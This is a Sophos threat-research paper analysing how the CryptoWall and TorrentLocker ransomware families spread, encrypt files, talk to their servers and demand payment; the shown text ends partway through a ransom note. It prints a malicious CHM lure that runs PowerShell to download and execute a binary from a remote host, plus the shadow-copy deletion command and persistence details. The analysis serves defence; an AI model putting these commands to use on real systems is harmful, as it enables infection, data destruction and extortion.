

SOPHOS

Security made simple.

The Current State of Ransomware

By **James Wyke**, Senior Threat Researcher, SophosLabs Emerging Threats Team
and **Anand Aijan**, Senior Threat Researcher, SophosLabs Dynamic Protection Team

Contents

CryptoWall	3
TorrentLocker	12
CTB-Locker	22
TeslaCrypt	36
Other Variants	
Viral Ransomware	43
ThreatFinder	45
CrypVault	48
Powershell Based Ransomware	52
Comparison	56
Conclusion	59

Introduction

Ransomware has become one of the most widespread and damaging threats that internet users face. Since the infamous CryptoLocker first appeared in 2013, we've seen a new era of file-encrypting Ransomware variants delivered through spam messages and Exploit Kits, extorting money from home users and businesses alike.

The current wave of Ransomware families can have their roots traced back to the early days of FakeAV, through "Locker" variants and finally to the file-encrypting variants that are prevalent today. Each distinct category of malware has shared a common goal – to extort money from victims through social engineering and outright intimidation. The demands for money have grown more forceful with each iteration:

Fake AV peaked around 2009 and attempted to scare victims into paying up by claiming their computers were riddled with viruses.

"Locker" Ransomware locked victims' screens and demanded a payment to unlock, sometimes using the suggestion of illegal activity on the victim's part to help induce payment.

File-encrypting Ransomware holds the victim's files to ransom and only releases them when the ransom demand is met.

In many cases unbreakable encryption is used, meaning that extortion has evolved from simple social engineering, with little to no consequences for failure to comply, to permanent loss of data unless payment is made.

The rise of Ransomware can be attributed to the appearance of several significant variants that were extremely successful. This success has been used as a template by later variants, resulting in the mass proliferation we see today. This paper gives an insight into the current state of Ransomware, and presents a detailed analysis of the four most prevalent variants – CryptoWall, TorrentLocker, CTB-Locker and TeslaCrypt – as well as an analysis of more obscure variants that employ novel or interesting techniques.

CryptoWall

Introduction

CryptoWall [1] is a family of file-encrypting Ransomware that first appeared in early 2014. It is notable for its use of unbreakable AES encryption, unique CHM infection mechanism, and robust C2 activity over the Tor anonymous network. The miscreants running the CryptoWall operation also provide a free single-use decryption service to prove they hold the keys necessary to restore the hijacked files.

CryptoWall gained notoriety after the downfall of the infamous CryptoLocker [2], which was later taken down by Operation Tovar [3]. It used to appear under different names such as Cryptorbit, CryptoDefense, CryptoWall 2.0 and CryptoWall 3.0, among others.

It is widely distributed using various exploit kits, spam campaigns and malvertising techniques. Initial variants used an RSA public key, generated on the command and control server, for file encryption. Later variants, however, including CryptoWall 3.0, use an AES key for file encryption and further encrypt the AES key using a unique public key generated on the server – making it impossible to get to the actual key needed to decrypt the files.


CryptoWall 3.0 uses I2P network proxies for communicating with the live command and control server and Tor network for payments using Bitcoins, which makes it even harder for anti-virus to trace back the malware author, as I2P uses anonymity networks.

Infection Vectors

Earlier CryptoWall infections were almost always distributed via exploit kits. Another recent infection vector is a spam attachment that contains a CHM file which links to the CryptoWall payload.

The RAR attachment contains a CHM file which, upon opening, downloads the CryptoWall binary and copies itself into the `%temp%` folder. The CHM file type is basically an interactive html file that is compressed inside a CHM container. It can also hold many other files inside it such javascript or image files etc.

Figure 1 shows one example of a spam email that contains a CHM file inside a RAR attachment. The user is often fooled into opening the attachment, assuming it's from a legitimate financial institution. However, in actual fact, downloading the attachment causes malware to download in the background, as shown in Figure 2.



[Figure 1]

```
<HTML>
<title>JP Morgan Chase SecureMessage</title>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
</head>
<body>
<OBJECT index classid="clsid:ad880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="Shortcut">
<PARAM name="Icon" value="Bitmap:shortcut">
<PARAM name="Item1" value="cmd/C powershell">
<PARAM name="Item2" value="New-Object System.Net.WebClient).DownloadFile('http://www....wp-content/plugins/pafacile/images/chasepayment.exe', 'XTEMP\chase.exe'); New-Object com.Shell.Application).ShellExecute('XTEMP\chase.exe', '1')">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
<table style="width:566px;" cellpadding="0" cellspacing="0" align="center">
```

[Figure 2]

Execution

On disk, the CryptoWall binary is usually compressed or encoded with lots of useless instructions and anti-emulation tricks which are inserted deliberately to break AV engine protection.

On execution, it first launches a new instance of the explorer.exe process, injects its unpacked CryptoWall binary and executes the injected code. The original process exits by itself after launching the injected explorer process.

Next, it makes sure there is no way to recover encrypted files by deleting volume shadow copies using the vssadmin.exe tool.

vssadmin.exe Delete Shadows /All /Quiet

The original binary is copied into various locations in the system, such as:

<%appdata%>, <%startup%> and <%rootdrive%>/random_folder/

These copies are then added in the auto start key, which makes them persistent even after the machine is rebooted.

Next, it launches a new legitimate svchost.exe process with user privilege (not system privilege which could be launched and runs as a child process under services.exe) and injects its malicious binary code into the newly launched svchost process.

It tries to connects to the I2P proxies to find a live command and control server using a hash value that is created by taking a randomly generated number followed by a unique identification value. This is generated using system-specific information such as computer name, OS version, processor type, volume serial number, etc.

Once the server replies with the public key, generated specifically for the infected computer, it displays ransom notes in the language based on the geolocation of the machine IP address.

Once the public key is granted, it starts the file encryption thread – dropping ransom notes in all the directories where the user files have been encrypted.

Finally, it launches Internet Explorer to show the ransom notes, before the hollowed svchost process gets killed by itself.

Encryption

CryptoWall has a big list of file extension types for encryption, examples of which are listed below:

xls, wpd, wb2, txt, tex, swf, sql, rtf, RAW, ppt, png, pem, pdf, pdb, PAS, odt, obj, msg, mpg, mp3, lua, key, jpg, hpp, gif, eps, DTD, doc, der, crt, cpp, cer, bmp, bay, avi, ava, ass, asp, js, py, pl, db, c, h, ps, cs, m, rm.

CryptoWall 3.0 file encryption is slightly different from in the 2.0 version. In 2.0, the user files are encrypted directly using public key but in 3.0 a local symmetric AES 256 key is used for file encryption. This key is further encrypted using the public key in order to avoid revealing the AES key – encrypting in this way makes the process much faster and more efficient.

For every file encryption, CryptoWall 3.0 first copies the same file with an additional random character, encrypts the file content and writes it back, before deleting the original file.

Every encrypted file starts with a hash value of the public key received from the server, followed by an AES 256 encrypted key using the public key.

It also saves all the encrypted filenames under the below registry key:

"`HKCU\Software\<unique Identifier>\`" as shown in Figure 3

Name	Type
<code>C:\Documents and Settings\Default User\Application Data\Microsoft\Internet Ex...</code>	REG_DWORD
<code>C:\Documents and Settings\Default User\Templates\excel.xls</code>	REG_DWORD
<code>C:\Documents and Settings\Default User\Templates\xcel4.xls</code>	REG_DWORD
<code>C:\Documents and Settings\Default User\Templates\powerpt.ppt</code>	REG_DWORD
<code>C:\Documents and Settings\Default User\Templates\quattro.wbz</code>	REG_DWORD
<code>C:\Documents and Settings\Default User\Templates\sndrec.wav</code>	REG_DWORD
<code>C:\Documents and Settings\Default User\Templates\winword.doc</code>	REG_DWORD
<code>C:\Documents and Settings\Default User\Templates\winword2.doc</code>	REG_DWORD
<code>C:\Documents and Settings\Default User\Templates\wordpct.wpd</code>	REG_DWORD
<code>C:\Documents and Settings\LocalService\Local Settings\Application Data\Microso...</code>	REG_DWORD
<code>C:\Documents and Settings\user\Application Data\Microsoft\Internet Explorer\b...</code>	REG_DWORD
<code>C:\Documents and Settings\user\Application Data\Microsoft\Internet Explorer\b...</code>	REG_DWORD
<code>C:\Documents and Settings\user\Application Data\Mozilla\Firefox\Profiles\nsccy...</code>	REG_DWORD
<code>C:\Documents and Settings\user\Application Data\Mozilla\Firefox\Profiles\nsccy...</code>	REG_DWORD
<code>C:\Documents and Settings\user\Application Data\Mozilla\Firefox\Profiles\nsccv...</code>	REG_DWORD

[Figure 3]

Network Communication

CryptoWall 3.0 uses I2P network proxies and hardcoded URLs to connect to its live command and control server, making multiple connections to the command and control server before and after the file encryption.

```
proxy1-1-1.i2p
proxy2-2-2.i2p
proxy3-3-3.i2p
proxy4-4-4.i2p
proxy5-5-5.i2p
```

It first sends user-specific identifier information and registers the infected machine, before fetching the public key and storing it in the registry after importing it. Based on the public key, CryptoWall 3.0 generates a unique ID for the infected user so they can be identified (when they pay, for example).

Unlike CryptoWall 3.0, older variants use hardcoded domains in the binary to receive the public key from the command and control server.

Ransom Demand

Once all the files are encrypted, CryptoWall 3.0 displays ransom notes which give instructions about how to make payment. The text content is hardcoded in the binary itself and adds generated Tor links and user-specific ID to it. As mentioned previously, the identifier generated by the command and control server is unique to the infected user, in order to identify the user machine.

The same ransom demand text is written into several files with "`DECRYPT_INSTRUCTIONS`" in their file names, and is displayed in three different applications – the web browser, a text file and a png in the image viewer, as shown in Figures 4 and 5.

CryptoWall

What happened to your files?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0
More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. 6i3cb6owitcouepv.payoptvars.com/[REDACTED]
2. 6i3cb6owitcouepv.payforusa.com/[REDACTED]
3. 6i3cb6owitcouepv.paywelcomefor.com/[REDACTED]
4. 6i3cb6owitcouepv.pagemarateslines.com/[REDACTED]

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After a successful installation, run the browser and wait for initialization.
3. 6i3cb6owitcouepv.onion/[REDACTED] ▶ Type in the address bar
4. Follow the instructions on the site.

IMPORTANT INFORMATION:
6i3cb6owitcouepv.payoptvars.com/[REDACTED] ▶ Your Personal PAGE
6i3cb6owitcouepv.onion/[REDACTED] ▶ Your Personal PAGE(using TOR)
[REDACTED] ▶ Your personal code (if you open the site (or TOR's) directly)

[Figure 4]

What happened to your files?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0.
More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. <http://6i3cb6owitcouepv.myportopay.com/>
2. <http://6i3cb6owitcouepv.vivavtpaymaster.com/>
3. <http://6i3cb6owitcouepv.misterpayall.com/>
4. <http://6i3cb6owitcouepv.fraspartypay.com/>

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: 6i3cb6owitcouepv.onion/
4. Follow the instructions on the site.

IMPORTANT INFORMATION:
Your Personal PAGE: <http://6i3cb6owitcouepv.myportopay.com/>
Your Personal PAGE(using TOR): 6i3cb6owitcouepv.onion/
Your personal code (if you open the site (or TOR's) directly):

[Figure 5]

Ransom Payment

As with most Ransomware, payment is made with Bitcoins as shown in Figure 6 and the instructions are accessed through Tor. Since the actual AES key is encrypted further by a public key, it is impossible to decrypt without the private key.

The CryptoWall author provides a free decryption service as shown in Figure 7, in order to convince the infected user to believe that they have the key to decrypt. The victim can then upload one encrypted file to their given link in order to get a decrypted version of the file back.

Your files are encrypted.
To get the key to decrypt files you have to pay **500 USD**. If payment is not made before **20/07/15 - 19:41** the cost of decrypting files will increase 2 times and will be **1000 USD/EUR**

Prior to increasing the amount left:
167h 58m 54s

Your system: Windows XP (x32) First connect IP: [REDACTED] Total encrypted 330 files.

[Refresh](#) [Payment](#) [FAQ](#) [Decrypt 1 file for FREE](#) [Support](#)

We are present a special software - CryptoWall Decrypter - which is allow to decrypt and return control to all your encrypted files.
[How to buy CryptoWall decrypter?](#)

bitcoin

1. You should register Bitcoin wallet ([click here for more information with pictures](#))
2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

 - [LocalBitcoins.com \(WU\)](#) - Buy Bitcoins with Western Union
 - [Coincafe.com](#) - Recommended for fast, simple service. Payment Methods: Western Union, Bank of America,Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person
 - [LocalBitcoins.com](#) - Service allows you to search for people in your community willing to sell bitcoins to you directly.
 - [btodirect.eu](#) - THE BEST FOR EUROPE
 - [coinmr.com](#) - Another fast way to buy bitcoins
 - [bitquick.co](#) - Buy Bitcoins Instantly for Cash
 - [How To Buy Bitcoins](#) - An international directory of bitcoin exchanges.
 - [Cash Into Coins](#) - Bitcoin for cash.
 - [CoinJar](#) - CoinJar allows direct bitcoin purchases on their site.
 - [anxpro.com](#)
 - [bittlicious.com](#)
 - [ZipZap](#) - ZipZap is a global cash payment network enabling consumers to pay for digital currency.
3. Send **1.79** BTC to Bitcoin address: [REDACTED]
4. Enter the Transaction ID and select amount:

1.79 BTC ~= 500 USD [Clear](#)

Note: Transaction ID - you can find in detailed info about transaction you made.
(example 44214efca56ef03938dddb929c40bf34f19a27c42f07f5cf3e2aa08114c4d1f2)
5. Please check the payment information and click "PAY".


[PAY](#)

Your sent drafts				
Num	Draft type	Draft number or transaction ID	Amount	Status
Your payments not found.				

0 valid drafts are put, the total amount of 0 USD/EUR. The residue is 500 USD/EUR.

[Figure 6]

Below is the screenshot of a free decryption service webpage.




[Figure 7]

Statistics

CryptoWall infections are seen all around the world due to its widespread infection mechanisms. North America is most affected, with the US and Canada making up 13% of infections. Great Britain, the Netherlands and Germany also feature with 7%, 7% and 6% respectively.

CryptoWall Endpoints by Country



Protection

Sophos protects against CryptoWall at runtime using HIPS technology with [HPmal/Ransom-I](#), [HPmal/Ransom-O](#), [HPmal/Ransom-R](#) and statically with a variety of detection names including: [Mal/Ransom-*](#), [Troj/Ransom-*](#).

References

1. <https://blogs.sophos.com/tag/cryptowall/>
2. <https://nakedsecurity.sophos.com/2014/06/18/whats-next-for-Ransomware-cryptowall-picks-up-where-crytoLocker-left-off/>
3. https://en.wikipedia.org/wiki/Operation_Tovar

TorrentLocker

Introduction

TorrentLocker is a family of file-encrypting Ransomware that is almost exclusively distributed through spam email campaigns and is noteworthy for being very geographically targeted. Both ransom notes and initial lures are localised to the targeted region, and the number of regions observed to have been targeted by TorrentLocker is considerable.

Named after a registry key that early variants created during execution, TorrentLocker is often referred to as "CryptoLocker" – in an attempt to play on the brand awareness of the genuine CryptoLocker. TorrentLocker uses AES to encrypt a wide variety of file types before a payment in Bitcoins is demanded. It also goes a step further than most Ransomware families by harvesting email addresses from the victim's machine in order to further spread itself.

Infection Vectors

TorrentLocker infections are almost always initiated with a spam email. We've seen spam campaigns with the TorrentLocker executable directly attached to the email message, as well as some that have included an attached office document with an embedded macro that will download and execute the TorrentLocker file. Other campaigns have also been observed, including some that include a link which, if clicked on, redirects the victim to a download of the TorrentLocker file.

Spam messages show a higher degree of grammatical correctness than typical malicious spam campaigns with few if any spelling mistakes, indicating that the messages were most likely written by a native speaker of the particular language used. Figure 1 shows a spam message aimed at Australian victims designed to look like an email from the Australian Office of State Revenue.

Reassessment notice

The reason of sending this notice of reassessment that We impose interest for your tax assessment. Interest and penalty tax is applied to tax payers who commit a 'tax default' under various taxation and revenue laws we administer. Our records show that the mistake has been made while paying an amount of tax or levy specified in a Notice of assessment, by the due date specified in the notice. Maybe it is not intentional disregard of the law, anyway the percent of penalty tax imposed will be between 15-80, depending on the circumstances, where there is intentional disregard of the law by taxpayers. The rate of penalty tax is reduced by 70 per cent if the written disclosure is made before the Chief Commissioner commences an investigation. All factors leading to the tax default are taken in to consideration when determining reasonable care.


[More Information](#)

A request for remittance should be made in writing to the Chief Commissioner. You can request a remission in writing to us and supply us with information surrounding the tax default and reasons why the penalty tax should be remitted.

© Office of State Revenue: ISO 9001 - Quality Certified

[Figure 1]

Figure 2 shows a campaign targeted at victims in the UK using the well-known "Royal Mail" brand as the lure.



[Figure 2]

In each case we can see that not only is the local language of the targeted region used but familiar and localised branding is used alongside it. This makes the spam message appear more like a genuine communication, increasing the effectiveness of the campaign and resulting in more TorrentLocker infections.

Further evidence of localised campaigns has been observed in the Netherlands [1], Japan and Korea [2], and Italy and Spain [3] where the TorrentLocker criminals went so far as to refuse to push the Ransomware executable to victim machines whose IP addresses did not belong to the target countries.

Execution

TorrentLocker uses the common technique, sometimes known as "process hollowing", whereby a legitimate Windows system process is launched in a suspended state, malicious code is injected into the process, the ThreadContext structure of the main thread is changed to point to the malicious code and the process is resumed. TorrentLocker uses explorer.exe as its hollow process and all further activity is carried out from this new process.

One of the first steps that TorrentLocker takes is to reduce the chance that encrypted files can be recovered using standard Windows file recovery tools. It does this by attempting to delete volume shadow copies using the `vssadmin.exe` tool with the following command:

"vssadmin.exe Delete Shadows /All /Quiet"

This may prevent the victim from being able to recover their files from a System Restore point. TorrentLocker also attempts to disable the Internet Explorer Phishing Filter by setting the following two registry key values to 0:

KEY:

[HKCU\Software\Microsoft\Internet Explorer\PhishingFilter](#)

Values:

[EnabledV8](#)

[EnabledV9](#)

It is not entirely obvious why this action is performed, as it is something we would associate more with financial malware – in order to inject code into the browser while the victim is interacting with an online banking website – rather than malware that demands a ransom. However, it may be an attempt to prevent the browser from displaying any warnings when the ransom note is eventually presented to the victim and they navigate to the payment instructions page.

TorrentLocker then copies itself to the `%WINDOWS%` directory with a random name, such as "`%WINDOWS%\ycizilys.exe`", and creates a runkey entry in the registry for reboot persistence.

Before TorrentLocker starts encrypting files, it attempts to contact its command and control server. The address is hard-coded into the executable and there will usually be several backup addresses if the first is unreachable. The initial check in is a POST request over HTTPS. The use of HTTPS over HTTP is an increasingly common tactic employed by several Ransomware families and appears to be an attempt to make the traffic harder to read, analyse, and ultimately block, with network based protection technologies.

The command and control server then sends back the ransom message that will be displayed, which is customised for the local language of the victim. TorrentLocker then generates an encryption key which is sent back to the command and control server before encrypting files on all drives that are accessible to the infected user. An important point to note is that if TorrentLocker cannot reach its command and control server it will not start encrypting files.

The ransom message is then displayed and details of the encrypted files are sent back to the command and control server.

TorrentLocker includes the unusual (for ransomware) functionality of harvesting email contacts from the infected machine and sending them back to the command and control server to further spread the TorrentLocker malware. This behaviour was highlighted in October 2014 [4], when email addresses were being retrieved from Thunderbird, Outlook, and Windows Live Mail email clients.

Figure 3 shows the decrypted strings inside the TorrentLocker sample related to processing the Thunderbird address book file which is stored in "Mork" format files with a ".mab" extension [5].

```

db    0
6F 6E+aCommonFilesSystemWab32_dll db 'Common Files\System\wab32.dll'
65 73+ ; DATA XREF: .data:000BC130↓o
    db    0
    db    0
    db    0
64 65+aThunderbirdProfiles db 'Thunderbird\Profiles\' ; DATA XREF: .data:000BC138↓o
64 5C+ ; DATA XREF: .data:000BC138↓o
    db    0
    db    0
    db    0
6B 2E+aAbook_mab db 'abook.mab' ; DATA XREF: .data:000BC140↓o
    db    0
    db    0
    db    0
6F 72+aHistory_mab db 'history.mab' ; DATA XREF: .data:000BC148↓o
    db    0
6C 61+aDisplayname db 'DisplayName' ; DATA XREF: .data:000BC150↓o
    db    0
61 72+aPrimaryemail db 'PrimaryEmail' ; DATA XREF: .data:000BC158↓o
69 6C ; DATA XREF: .data:000BC158↓o
21 2D+a!MdbMorkZU1_4 db '// <!-- <mdb:mork:z v="1.4"/> -->' ; DATA XREF: .data:000BC160↓o
64 62+

```

[Figure 3]

Encryption

Recent variants of TorrentLocker have changed the way that files are encrypted compared with their predecessors, as a flaw was discovered that allowed encrypted files to easily be decrypted. [6] explains how encrypted files could be decrypted when just one encrypted/unencrypted file pair was known, and [7] explains in more depth how AES was used in CTR mode with the same key and a fixed IV which meant the same key stream was used on every file, allowing it to be recovered from a known plaintext and replayed on other encrypted files. After a generic decryption tool was released, the Torrent Locker authors modified the encryption scheme to use AES in CBC mode, which results in a unique keystream for each file and means they can no longer be decrypted without access to the original key.

The proportion of the file that is encrypted has also been changed. Whereas older variants used to encrypt the first 2 MB, the latest variants only encrypt the first 1 MB of the file. In either case the file will be rendered useless, though it is interesting that there was a change at all. The only possible reason appears to be for performance, though the difference between encrypting and decrypting 1 MB over 2 MB of a file would seem to be fairly negligible.


Network Communication

TorrentLocker communicates with its command and control server through POST requests over HTTPS. The protocol used has been extensively documented in [7], but to summarise, infected machines can send a variety of different types of data back to the server, including:

- Encrypted AES key
- Number of encrypted files
- Harvested email addresses

Ransom Demand

Once all the accessible files on the system have been encrypted, the ransom demand will be displayed. The same ransom demand text is written into several files with “**DECRYPT_INSTRUCTIONS**” in their file names, and is displayed in three different applications – the web browser, a text file and in a window created by the ransomware program. Figures 4 and 5 show the demands.



```

DECRYPT_INSTRUCTIONS.txt - Notepad
File Edit Format View Help
=====
!!! WE HAVE ENCRYPTED YOUR FILES WITH Crypt0L0cker VIRUS !!!
=====

Your important files (including those on the network disks, USB, etc): photos,
videos, documents, etc. were encrypted with our Crypt0L0cker virus. The only
way to get your files back is to pay us. Otherwise, your files will be lost.

use this link to pay for files recovery:
http://...torplanet.org/fxofj6zt.php?user_code=...&user_pass=...

=====

[=] what happened to my files?

